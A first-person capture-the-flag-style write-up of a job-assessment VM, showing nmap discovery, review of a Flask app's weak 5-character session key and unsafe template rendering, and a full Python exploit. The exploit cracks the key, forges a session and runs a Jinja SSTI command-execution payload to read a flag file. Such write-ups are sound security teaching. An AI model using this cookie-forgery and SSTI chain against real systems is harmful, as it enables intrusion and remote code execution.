Introduction
This writeup documents my end-to-end solution for Halborn's technical assessment VM for the Offensive Security Engineer role. The challenge required capturing two flags across two services running on the same host.
The first flag lived in a Flask application bolted together with weak session tokens, a static JWT secret, and a custom render_template wrapper that was ripe for Server-Side Template Injection (SSTI). The second flag lived behind a headless-Chromium PDF renderer restricted to 127.0.0.1 — which I reached with a CSP-bypassing SSRF via a meta-refresh injection.
Setting the Stage
After installing the VM, I booted it up:

The VM booted into an Ubuntu 22.04.3 LTS login prompt with no visible credentials:
Finding the VM on the network

Since I had no shell access, I needed to identify the VM's IP from my host. I started with arp -a on Windows to enumerate known interfaces and neighbors:
Then I scanned the relevant /24:
nmap -PS 192.168.31.0/24

By cross-referencing MAC addresses (VMware OUI 00:0C:29:…), I identified the VM at 192.168.31.72. A full service scan revealed three open ports:
nmap -p- -sC -sV 192.168.31.72


22/tcp— SSH80/tcp— Apache 2.4.52 (directory index)1999/tcp— Flask application ("Halborn Cryptos")
The source-code gift on port 80
Port 80 was serving a bare Apache directory listing with a single download:

cryptos.zip contained the full source of the Flask application bound to port 1999.
Flag 1 — Weak Session Tokens + SSTI
Code analysis
Three files stood out in the extracted archive:
run.py— main Flask app with routes (/refreshTime,/register,/addToCart,/showCart, etc.), session handling, and JWT-based authorization.secrets.py— token generation helpers.renders.py— a customrender_templatewrapper.

renders.py was the first red flag:
from flask import render_template_string

def __openTemplate(template):
    with open('./templates/' + template, "r") as f:
        return f.read()

def render_template(template, **kwargs):
    temp = __openTemplate(template).format(**kwargs)
    return render_template_string(temp, **kwargs)
Two problems here:
.format(**kwargs)interpolates user-controlled input straight into the template.- The result is then passed to
render_template_string, so Jinja re-evaluates anything that looks like{{ … }}. That's textbook SSTI.
secrets.py was the second red flag:

from random import choice

def token_hex(value):
    alphabet = 'abcdef0123456789'
    return ''.join(choice(alphabet) for _ in range(5))

def token_bytes(value):
    alphabet = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
    return ''.join(choice(alphabet) for _ in range(value)).encode()
token_hex returns 5 hex characters — a keyspace of only 16^5 = 1,048,576 possibilities. That's the Flask session signing key. Completely brute-forceable.
Vulnerability summary
| # | Issue | File | Impact |
|---|---|---|---|
| 1 | 5-char hex SECRET_KEY | secrets.py | Session cookie signature is brute-forceable |
| 2 | Static JWT key in memory | run.py | Token forgery if leaked/guessed |
| 3 | render_template_string on user input | renders.py | Arbitrary Python execution via SSTI |
Chained together, these three give full RCE.
Exploit chain
- Pull a fresh signed session cookie from
/refreshTime. - Brute-force the signing key with
flask-unsignusing a wordlist of every 5-char hex string. - Forge a new cookie with
{"authorized": True}. - Register a user whose username contains a Jinja SSTI payload.
- Trigger the payload via
/showCart, which renders the cart (including the attacker-controlled username).
Full exploit:

import itertools
import flask_unsign
from flask_unsign.helpers import wordlist
import requests as r
import time

path = "wordlist.txt"

print("Generating wordlist...")
with open(path, "w") as f:
    [f.write("".join(x) + "\n") for x in itertools.product('0123456789abcdef', repeat=5)]

url = "http://192.168.31.72:1999/refreshTime"
cookie_tamper = r.head(url).cookies.get_dict()['session']
print("Got cookie: " + cookie_tamper)

print("Cracker Started...")
obj = flask_unsign.Cracker(value=cookie_tamper)
before = time.time()
with wordlist(path, parse_lines=False) as iterator:
    obj.crack(iterator)

secret = ""
if obj.secret:
    secret = obj.secret.decode()
    print(f"Found SECRET_KEY {secret} in {time.time() - before} seconds")

signer = flask_unsign.sign({"time": time.time(), "authorized": True}, secret=secret)

url = "http://192.168.31.72:1999/"
with r.Session() as s:
    print(f"Poisoned cookie: {signer}")
    cookies = {"session": signer}

    payload = """{{ cycler.__init__.__globals__.os.popen('cat /var/www/cryptos/flag.txt').read() }}"""
    print(f"Payload: {payload}")

    data = {"username": payload, "password": "test123456"}
    response = s.post(url + "register", cookies=cookies, data=data)

    identifier = s.cookies.get_dict().get('identifier')
    if not identifier:
        print("Identifier cookie not set during registration.")
        exit()
    print(f"Identifier cookie captured: {identifier}")

    s.post(url, data=data, cookies=cookies)
    s.post(url + "addToCart", data={"productid": "1"}, cookies=cookies)

    response = s.get(url + "showCart", cookies=cookies)
    print("Server Response (flag output):")
    print(response.text)
The SSTI gadget of choice:
{{ cycler.__init__.__globals__.os.popen('cat /var/www/cryptos/flag.txt').read() }}
cycler is a Jinja built-in that exposes Python's os via its module globals — it bypasses any naive filtering of __class__, __mro__, or subprocess.
First flag captured
Running the exploit cracks the 5-char key in ~1.4 seconds, forges the session, registers the user, and the rendered cart drops the flag inside the HTML response:
